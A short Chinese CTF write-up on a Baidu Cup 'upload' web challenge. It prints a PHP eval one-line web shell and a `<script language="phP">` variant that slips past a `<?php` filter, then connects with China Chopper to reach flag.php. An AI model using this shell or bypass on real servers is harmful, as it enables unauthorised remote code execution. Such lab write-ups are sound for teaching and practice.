cft-wp-百度杯CTF比赛 九月场（upload）

原创

zc01@ 于 2018-09-30 14:59:58 发布 780 收藏

分类专栏： ctf-wp 文章标签： ctf writeup 百度杯 web


本文链接：https://blog.csdn.net/key_nothing/article/details/82909617

打开连接 发现有个上传功能：

上传一句话试试：`<?php @eval($_POST['pass']);?>`
发现没有路径，看下源码：

```
30            </div>
31
32          </form>
33
34        <div>
35          <a href="u/php.php">上传成功!</a>
36        </div>
37        </div>
38      </div>
39    </div>
40  </body>
41 </html>
```


找到路径，上菜刀提示连不上，猜测可能有过滤，或者文件不能被解析，先访问一下看看




发现<?php 被过滤了。。
翻阅资料找到一种php标记方法，将一句话改为：

```
<script language="phP">
  @eval($_POST["pass"]);
 </script>
```

上传再试菜刀连接：



连接成功：找到flag.php



bingo